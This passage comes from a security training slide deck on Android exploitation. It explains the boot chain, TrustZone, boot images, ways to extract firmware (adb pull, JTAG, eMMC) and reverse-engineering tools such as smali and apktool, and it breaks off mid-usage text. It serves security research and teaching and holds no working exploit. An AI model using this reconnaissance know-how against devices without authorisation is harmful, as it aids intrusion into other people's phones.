

<http://TheRoot.ninja/PAE.pdf>

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PracticalAndroid

Exploitation

The Purpose

- Gain a better understanding of common flaws in Android
- Learn the tactics used to locate vulnerabilities
- Leverage vulnerabilities for privilege escalation
- Hopefully improve the overall security of Android
- ~~Drink some wine~~

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ForWhom

Who should be participating in this session?

- Mobile security professionals
- Android firmware developers
- Android app developers
- Forensic developers
- Anyone who enjoys hacking on phones

KnowWhat

- Basic understanding of Linux
- Basic programming skills
- Basic Android knowledge
- Solid Linux skill set
- Java
- C/C++
- Smali Assembly
- ARM Assembly
- Good taste in wine

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WhoMe


- Jon Sawyer
- Justin Case (jcase)
- CTO Applied Cybersecurity
- XDA-Developers.com
- AndroidPolice.com
- TheRoot.Ninja
- Biggest mouth in Android



OpSec

Many manufacturers are actively collecting data from devices in the background. This data includes stack traces, kernel logs, boot loader status, root status and potentially personally identify information.

Keep your test devices offline if you value your research.



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FirmWare



Commonly called firmware,
but not really firmware. We
are talking about the
software running on the
device.

- Bootloaders
- Trustzone
- Baseband
- Boot Images
- System

BootLoaders

Bootloaders, the boot chain.
Prepares the device to boot
Android, and can provide
validation of images.

- Primary (PBL)
- Secondary (SBLs)
- Final (a/h/s/u-boot)



BootLoaders

Primary bootloader (PBL),
first piece of code ran at
device boot up. Flaws in the
PBL are “forever days”. Rarely
exploited.

- Written to ROM
- Not updatable
- Enforces SECUREBOOT
- Validates SBL1
- Initiates SBL1



BootLoaders

Secondary bootloaders (SBLs). May be multiple boot loaders. Rarely exploited.


- Can be updated
- May set write protection
- Validates Trustzone
- Initiates Trustzone
- Validates Final Bootloader
- Initiates Final Bootloader



BootLoaders

Final bootloaders. Names vary, aboot (appsbl), sboot, uboot, hboot et al.
Uncommonly exploited.

- Can be updated
- May set write protection
- May Initiate baseband
- Validates Kernel/Ramdisk
- Initiates Kernel



BootImages

Boot images contain the Linux Kernel and a small ramdisk. Typical less than 10mb.


- Contains Linux Kernel
- Contains minimal ramdisk
- Contains init
- boot, recovery, LAF et al



BootImages

Boot, the primary boot image on Android.
Commonly exploited.

- Initiates Android
- May initiate baseband
- Contains SELinux policies
- Mounts file systems
- Sets default file permissions




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BootImages

Recovery, recovery secondary
boot image on Android.
Uncommonly exploited.

- Flashes software updates
- Performs factory resets




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BootImages

Other boot images, LG LAF,
Intel fastboot, Amazon
DIAGBOOT et al.
Uncommonly exploited.

- Used to flash firmware
- Used for diagnostics



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System

System, Android framework, and factory installed apps, core utilities et al. Commonly exploited.

- Actual Android OS
- Privileged apps
- Privileged daemons
- Often ripe pickings
- Where we persist



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Baseband

Baseband/Radio/Modem –
Uncommonly exploited,
extremely high valued
target. Not covered here :(



TrustZone

ARM Security extension.
Separate kernel & “apps”
running in “secure memory”.
Uncommonly exploited.

- Can be updated
- May set write protection
- May handle DRM
- May validate Kernel/
Ramdisk



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FirmWare

```
Retina:fire1 jcase$ unzip -l update-kindle-6.2_D01E_3003020.bin
Archive: update-kindle-6.2_D01E_3003020.bin
signed by SignApk
      Length      Date    Time     Name
-----  -----  -----  -----
    53947  09-07-11 06:52  META-INF/MANIFEST.MF
   54000  09-07-11 06:52  META-INF/CERT.SF
    1682  09-07-11 06:52  META-INF/CERT.RSA
     127  09-07-11 06:52  META-INF/com/android/metadata
  220052  09-07-11 06:52  META-INF/com/google/android/update-binary
    5279  09-07-11 06:52  META-INF/com/google/android/updater-script
  146378  09-07-11 06:52  backup_userdata.zip
 3313664  09-07-11 06:52  boot.img
  19156  09-07-11 06:52  cert_swap.sed
 3551232  09-07-11 06:52  recovery.img
  740764  09-07-11 06:52  sed
 2667861  09-07-11 06:52  system/app/ATVAndroidClient.apk
  233689  09-07-11 06:52  system/app/AccountAndSyncSettings.apk
 3579728  09-07-11 06:52  system/app/AmazonVenezia.apk
  29574  09-07-11 06:52  system/app/ApplicationsProvider.apk
 164180  09-07-11 06:52  system/app/CSApp-unsigned.apk
 152004  09-07-11 06:52  system/app/CalendarProvider.apk
...
...
```

Obtaining firmware is critical to research.


- Factory Images
- Extraction using adb
- Physical extraction (jtag, emmc reading)

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FirmWare

Factory images. Best source.

- Not always convenient
- Not always complete
- File systems typically ext3/4 or yaffs2



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FirmWare

Extracting with adb pull. Easiest source.

- Convenient
- Slow
- Some files protected with permissions or SELinux
- Requires root for full extraction

```
Retina:firmware jcase$ adb pull /system
pull: building file list...
pull: /system/app/shutdownlistener.odex -> ./app/shutdownlistener.odex
pull: /system/app/shutdownlistener.apk -> ./app/shutdownlistener.apk
pull: /system/app/qcrilmsgtunnel.odex -> ./app/qcrilmsgtunnel.odex
pull: /system/app/qcrilmsgtunnel.apk -> ./app/qcrilmsgtunnel.apk
pull: /system/app/ims.odex -> ./app/ims.odex
pull: /system/app/ims.apk -> ./app/ims.apk
pull: /system/app/fdrw.odex -> ./app/fdrw.odex
..
```

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Hardware extraction. JTag or
emmc reading.

- Very inconvenient
- JTag is very slow
- JTag is commonly disabled
- Best for forensic work
- Requires special hardware



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FirmWare

JTag extraction.

- Very inconvenient
- Very slow
- JTag is commonly disabled
- Great for data integrity
- Requires special hardware
- Risks physical damage




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FirmWare


EMMC extraction.

- Very inconvenient
- Fast
- Best for data integrity
- Requires special hardware
- Risks physical damage



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Our Tools



Disassemblers, decompilers,
decoders and unpackers

- baksmali
- apktool
- dex2jar
- JEB
- IDA Pro & Hex Rays
- mkbootimg

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Our Tools

smali & baksmali – dalvik assembler & disassembler

- Low cost – Free
- Fast, accurate and stable
- Open Source
- Jasmin like syntax
- <https://code.google.com/p/smali/>

```
usage: java -jar smali.jar [options] [--]
                           [<smali-file>|folder]*

assembles a set of smali files into a dex file
-?,--help
      prints the help message then
      exits. Specify twice for
      debug options
      The numeric api-level of the
      file to generate, e.g. 14
      for ICS. If not specified,
      it defaults to 15 (ICS).
      The number of threads to
      use. Defaults to the number
      of cores available, up to a
      maximum of 6
      the name of the dex file
      that will be written. The
      default is out.dex
      prints the version then
      exits
      allow odex instructions to
      be compiled into the dex
      file. Only a few
      instructions are supported -
      the ones that can exist in a
      dead code path and not cause
      dalvik to reject the class
```

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Our Tools

apktool – Resource decoder
and encoder, incorporates
smali and baksmali

- Low cost – Free
- Fast, accurate and stable
- Open Source
- <https://code.google.com/p/android-apktool/>

```
Apktool v1.5.2 - a tool for reengineering Android apk files
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
with smali v1.4.1, and baksmali v1.4.1
Updated by @iBotPeaches <connor.tumbleson@gmail.com>
Apache License 2.0 (http://www.apache.org/licenses/
LICENSE-2.0)
```

```
Usage: apktool [-q|--quiet OR -v|--verbose] COMMAND [...]
```

COMMANDs are:

```
d[ecode] [OPTS] <file.apk> [<dir>]
Decode <file.apk> to <dir>.
```

OPTS:

